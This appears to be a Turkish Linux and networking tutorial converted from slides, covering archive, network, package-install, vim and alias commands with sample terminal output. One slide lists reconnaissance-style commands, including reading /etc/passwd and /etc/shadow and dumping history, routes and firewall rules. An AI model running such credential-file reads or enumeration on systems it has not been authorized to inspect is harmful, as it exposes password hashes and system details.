
**tar cf dosya.tar.bz2 dosya** – Sıkıştırılmış tar arşivi oluşturur. (bzip2)

**tar xf dosya.tar.bz2** – Arşivi açar.



# Ağ Komutları

**ping hedef** – hedefe ping atar ve sonuçları gösterir.

A terminal window with a dark background and green text. The window title is 'ahmet-gurel@GUREL: /'. The user has entered the command 'ping gurelahmet.com'. The output shows the IP address 188.132.231.66 and seven successful ping responses with varying times and TTL values.

```
ahmet-gurel@GUREL: /  
ahmet-gurel@GUREL:/$ ping gurelahmet.com  
PING gurelahmet.com (188.132.231.66) 56(84) bytes of data:  
64 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=1 ttl=53 time=28.4  
ms  
64 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=2 ttl=53 time=34.6  
ms  
64 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=3 ttl=53 time=30.0  
ms  
64 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=4 ttl=53 time=34.8  
ms  
64 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=5 ttl=53 time=42.6  
ms  
64 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=6 ttl=53 time=30.3  
ms  
64 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=7 ttl=53 time=30.7  
ms
```

# Ağ Komutları

**whois domain** – belirtilen alan adının kayıt bilgilerini gösterir.

```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ whois gurelahmet.com  
  
Whois Server Version 2.0  
  
Domain names in the .com and .net domains can now be registered  
with many different competing registrars. Go to http://www.internic.net  
for detailed information.  
  
Domain Name: GURELAHMET.COM  
Registrar: PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM  
Whois Server: whois.PublicDomainRegistry.com  
Referral URL: http://www.PublicDomainRegistry.com  
Name Server: NS1.WEBADAM.COM  
Name Server: NS2.WEBADAM.COM  
Status: clientTransferProhibited  
Updated Date: 13-may-2014  
Creation Date: 13-may-2014  
Expiration Date: 13-may-2015  
  
>>> Last update of whois database: Tue, 23 Dec 2014 23:44:34 GMT <<<  
  
NOTICE: The expiration date displayed in this record is the date the  
registrar's sponsorship of the domain name registration in the registry is  
currently set to expire. This date does not necessarily reflect the expiration
```


# Ağ Komutları

**dig domain** – Belirtilen alan adının DNS bilgilerini getirir.

```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ dig gurelahmet.com  
  
;<<>> DiG 9.9.5-3ubuntu0.1-Ubuntu <<>> gurelahmet.com  
; global options: +cmd  
; Got answer:  
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8672  
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2  
  
; QUESTION SECTION:  
;gurelahmet.com.                IN      A  
  
; ANSWER SECTION:  
gurelahmet.com.                3321    IN      A      188.132.231.66  
  
; AUTHORITY SECTION:  
gurelahmet.com.                3321    IN      NS     ns1.webadam.com.  
gurelahmet.com.                3321    IN      NS     ns2.webadam.com.  
  
; ADDITIONAL SECTION:  
ns1.webadam.com.              438     IN      A      31.210.157.4  
ns2.webadam.com.              1772    IN      A      31.210.157.62  
  
; Query time: 8 msec  
; SERVER: 127.0.1.1#53(127.0.1.1)
```

# Yazılım Derleme/Kurma

1-Öncelikle sistem açıldığında Ubuntuda Ubuntu Software Center i araç çubuğunda görebilirsiniz diğer dağıtımlarda da bu tip uygulama merkezleri (paket depoları) vardır.Buradan istediğiniz programları bularak root şifrenizi girdikten sonra oldukça basit bir şekilde yükleyebilirsiniz.



# Yazılım Derleme/Kurma

2-Komut satırı üzerinden paket yönetimi sistemi ile de program kurabiliriz.Bunun için verilecek komutlar:

`sudo apt-get install paket_adi` - Programı kurmaya yarar

`sudo apt-get remove paket_adi` -Programı kaldırır.

```
ahmet-gurel@GUREL:~$ sudo apt-get install screenlets
[sudo] password for ahmet-gurel:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
kde-l10n-engb lib32z1 libc6-i386 libdb5.1-java-jni libfftw3-3 libfftw3-long3
libpq5 libpthread-stubs0 libwebp4 libwxbase3.0-0 libwxsqlite3-2.8-0
libx264-123 linux-headers-3.11.0-24 linux-headers-3.11.0-24-generic
linux-headers-3.13.0-30 linux-headers-3.13.0-30-generic
linux-image-3.11.0-24-generic linux-image-3.13.0-30-generic
linux-image-extra-3.11.0-24-generic linux-image-extra-3.13.0-30-generic
php-xml-parser php5-pgsql qt4-qmake wx-common
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
python-webkit python-wnck screenlets-pack-basic
Suggested packages:
python-gst0.10-dev python-gst0.10-dbg screenlets-pack-all python-dcop tomboy
gnote
Recommended packages:
python-numeric python-gnome2-extras
The following NEW packages will be installed:
libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
python-webkit python-wnck screenlets screenlets-pack-basic
0 upgraded, 13 newly installed, 0 to remove and 9 not upgraded.
Need to get 2,889 kB of archives.
After this operation, 14.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```



# Yazılım Derleme/Kurma

```
libx264-123 linux-headers-3.11.0-24 linux-headers-3.11.0-24-generic
linux-headers-3.13.0-30 linux-headers-3.13.0-30-generic
linux-image-3.11.0-24-generic linux-image-3.13.0-30-generic
linux-image-extra-3.11.0-24-generic linux-image-extra-3.13.0-30-generic
php-xml-parser php5-pgsql qt4-qmake wx-common
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
  python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
  python-webkit python-wnck screenlets-pack-basic
Suggested packages:
  python-gst0.10-dev python-gst0.10-dbg screenlets-pack-all python-dcop tomboy
  gnote
Recommended packages:
  python-numeric python-gnome2-extras
The following NEW packages will be installed:
  libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
  python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
  python-webkit python-wnck screenlets screenlets-pack-basic
0 upgraded, 13 newly installed, 0 to remove and 9 not upgraded.
Need to get 2,889 kB of archives.
After this operation, 14.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe libgnome-menu2 amd64 3.0.1-0ubuntu9 [45.3 kB]
Get:2 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe python-beautifulsoup all 3.2.1-1 [34.6 kB]
Get:3 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-dateutil all 1.5+dfsg-1ubuntu1 [48.9 kB]
Get:4 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-feedparser all 5.1.3-2 [52.5 kB]
Get:5 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe python-gmenu amd64 3.0.1-0ubuntu9 [14.4 kB]
Get:6 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-gst0.10 amd64 0.10.22-3ubuntu2 [199 kB]
Get:7 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-rsvg amd64 2.32.0+dfsg-3 [13.9 kB]
Get:8 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-utidylib all 0.2-9build1 [8,754 B]
Get:9 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe python-webkit amd64 1.1.8-3ubuntu2 [24.9 kB]
Get:10 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-wnck amd64 2.32.0+dfsg-3 [23.2 kB]
Get:11 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe screenlets all 0.1.6-0ubuntu2 [406 kB]
Get:12 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe screenlets-pack-basic all 0.1.6-0ubuntu1 [1,985 kB]
11% [12 screenlets-pack-basic 1,473 kB/1,985 kB 74%] 249 kB/s 2s
```




# Yazılım Derleme/Kurma

3-Yazılım Merkezlerinde bazen tüm yazılımlar olmuyor ya da olanlar da eski sürümleri olabiliyor.Bir önceki gördüğümüz NetBeans Java IDE si 7.0.1 iken şuan 8.0.2 si mevcut.Bunları yüklemek için internette kurulum dosyaları bulunur ve yüklenir.Bu kurulum dosyaları “.sh”, “.bin” ve “.deb” tarzında olabilir.Bunları yükler iken:

**sudo dpkg -i dosya\_adi.deb**      \*\*deb(debian kısaltması) farklı dağıtımlarda farklı şekilde olacaktır.


**chmod +x dosya\_adi.sh**      \*\*Dosyayı komut olarak çalışır hale getirecektir.

**./dosya\_adi.sh** şeklinde kurulur.      \*\*(.bin uzantılı dosyalarda .sh uzantılı dosyalarla aynı şekilde kurulur.)



```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~/Desktop$ chmod +x Jdk\ 8\ ve\ Netbeans\ 8.0.1.sh
ahmet-gurel@GUREL:~/Desktop$ ./Jdk\ 8\ ve\ Netbeans\ 8.0.1.sh
Configuring the installer...
Searching for JVM on the system...
Preparing bundled JVM ...
Extracting installation data...
```

# Yazılım Derleme/Kurma




Jdk 8 ve Netbeans 8.0.1.sh

```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~/Desktop$ chmod +x Jdk\ 8\ ve\ Netbeans\ 8.0.1.sh
ahmet-gurel@GUREL:~/Desktop$ ./Jdk\ 8\ ve\ Netbeans\ 8.0.1.sh
Configuring the installer...
Searching for JVM on the system...
Preparing bundled JVM ...
Extracting installation data...
Running the installer wizard...
```

**Java SE Development Kit and NetBeans IDE Installer**

**Welcome to the JDK 8 Update 25 and NetBeans IDE 8.0.1 Installer**

 **NetBeans IDE 8.0.1 is already installed.**  
Click next if you want to proceed with JDK 8 Update 25 installation.


**Java™**

**ORACLE®**

Installation Size: 536.6 MB

# Linux'ta Editörler

Linux ta metin dosyalarını okumak için **nano** ve **vi** editörleri içinde yüklü gelir.Vi nin çok daha gelişmiş hali olan **vim** editörü çok yaygın bir şekilde kullanılır bende onu kullanmaktayım.Onu kullanmak için **sudo apt-get install vim** ile yüklemeniz gerekmektedir.



```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$ touch EditörÖgren
ahmet-gurel@GUREL:~/Desktop$ vim EditörÖgren
```

**touch** komutu ile **EditörÖgren** adlı bir dosya oluşturup bunun içine **vim** editörü ile girmemizi sağlayacak komutu terminale yazdık.

```
vim EditörÖğren komutu ile dosyamızı açtık  
İ ye basarak (Insert) hala geldik ve yazı yazmaya başladık  
Enter ile bir alt satıra geçtik  
Çıkarken ESC ye basara çıkış komutlarımızı vericez.  
:q Editörden çıkma  
:q! Değişiklikleri kaydetmeden çıkma  
:wq Değişiklikleri kaydedip çıkma
```

Daha bir çok özelliği var bunlara detaylarına internetten bakmanızı öneririm.

```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$ touch EditörÖgren
ahmet-gurel@GUREL:~/Desktop$ vim EditörÖgren
ahmet-gurel@GUREL:~/Desktop$ cat EditörÖgren
vim EditörÖgren komutu ile dosyamızı açtık
İ ye basarak (İnsert) hala geldik ve yazı yazmaya başladık
Enter ile bir alt satıra geçtik
Çıkarken ESC ye basara çıkış komutlarımızı vericez.
;q Editörden çıkma
;q! Değişiklikleri kaydetmeden çıkma
:wq Değişiklikleri kaydedip çıkma

Daha bir çok özelliği var bunlara detaylarına internetten bakmanızı öneririm.

ahmet-gurel@GUREL:~/Desktop$ █
```

Dosyamıza vim ile yazdıklarımızı kaydetip çıktuktan sonra cat komutu ile içine bakıyoruz ve yazdıklarımız kayıt edilmiş mi diye ve her şey yazdığımız gibi :)

# Linux'ta Alias Kullanımı


Alias ile Linux'ta istediğiniz bir komutun adını değiştirebilirsiniz.

Bu genelde uzun karışık gelip sık sık kullanılan komutları basitleştirmek için kullanılır.

Biz ise bugün **cd** nin yerine **sec** kullanmak isteyeceğiz ve bunu alias ile yapacağız.

Bunun için **/etc/bash.bashrc** dosyasını **vim** editörü ile açarak **alias sec="cd"** şeklinde bir tanımlama yapacağız.

Aliasında kullanım şeklini öğrenmiş olduk. Aslında komutlara takma isim veriyoruz.



```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ vim /etc/bash.bashrc
```

```
ahmet-gurel@GUREL: ~
# set a fancy prompt (non-color, overwrite the one in /etc/profile)
PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
# Commented out, don't overwrite xterm -T "title" -n "icontitle" by default.
# If this is an xterm set the title to user@host:dir
#case "$TERM" in
#xterm*|rxvt*)
#  PROMPT_COMMAND='echo -ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"'
#  ;;
#*)
#  ;;
#esac
alias sec="cd"
# enable bash completion in interactive shells
if ! shopt -oq posix; then
#   if [ -f /usr/share/bash-completion/bash_completion ]; then
#     . /usr/share/bash-completion/bash_completion
#   elif [ -f /etc/bash_completion ]; then
#     . /etc/bash_completion
#   fi
#fi

# sudo hint
if [ ! -e "$HOME/.sudo_as_admin_successful" ] && [ ! -e "$HOME/.hushlogin" ] ; then
  case " $(groups) " in *\ admin\ *)
    if [ -x /usr/bin/sudo ]; then
      cat <<-EOF
        To run a command as administrator (user "root"), use "sudo <command>".
        See "man sudo_root" for details.
      EOF
    fi
  fi
fi

:wq
```

Burada dosyayı açtıktan İ ye basarak insert olup sonra **alias sec="cd"** tanımlamasını yapıyoruz.Daha sonra **ESC** ye basıp **:wq** ile dosyayı kaydedip çıkıyoruz.Terminali kapatıp açtıktan sonra **cd** komutu yerine **sec** komutunu kullanacağız.

```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~$ sec Desktop/
ahmet-gurel@GUREL:~/Desktop$
```

# Linux Temelleri

`cat /etc/resolv.conf`

`cat /etc/passwd`

`cat /etc/shadow`

`cat /proc/version`

`uname -a`

`ps -aux`

`ifconfig`

`history`

`cat /etc/hosts`

`arp -a`

`iptables -L -v`

`gcc --version`

`lsb_release -a`

`ps aux | grep root`

`route -n`

`users`



# Temel Network Bilgisi

## Başlarken Network nedir?

Bilgisayarların iletişim hatları aracılığıyla veri aktarımının sağlandığı sistem, bilgisayar ağıdır.

## IP Adresi Nedir?

IP adresi (İngilizce: Internet Protocol Address), interneti ya da TCP/IP protokolünü kullanan diğer paket anahtarlama ağına bağlı cihazların, ağ üzerinden birbirleri ile veri alışverişi yapmak için kullandıkları adres.


## DNS Nedir?

Türkçe olarak Alan Adı Sistemi olan DNS girdiğimiz sitelerin IP adresini tutan bir adres defteri gibidir. Girdiğimiz bir domain tıkladığımızda kullandığımız DNS bizi yönlendirdiği için bazen ulaşamama durumları oluyor farklı nedenlerden o IP yı engelliyorlar ve bu site yasaklanmıştır diyor bizde bunun için farklı DNS ler kullanarak erişimimize devam ediyoruz.

# Temel Network Bilgisi | OSI MODELİ

Open Systems  
Interconnection (OSI)  
modeli ISO  
(International  
Organization for  
Standardization)  
tarafından geliřtirmiřtir.  
**Bu modelle, ađ  
farkındalıđına sahip  
cihazlarda alıřan  
uygulamaların  
birbirleriyle nasıl  
iletiřim kuracakları  
tanımlanır.**

## OSI Modeli



# Temel Network Bilgisi | OSI MODELİ

7 Katmandan oluşan OSI Modelinde her katmanında belli donanımlar ve network protokolleri bulunur.

Network haberleşmelerinde OSI Referans modeli kullanılır.

Katmanlarda çalışan donanımlara ve protokollere iler ki sunumlarda bulunmaktadır.

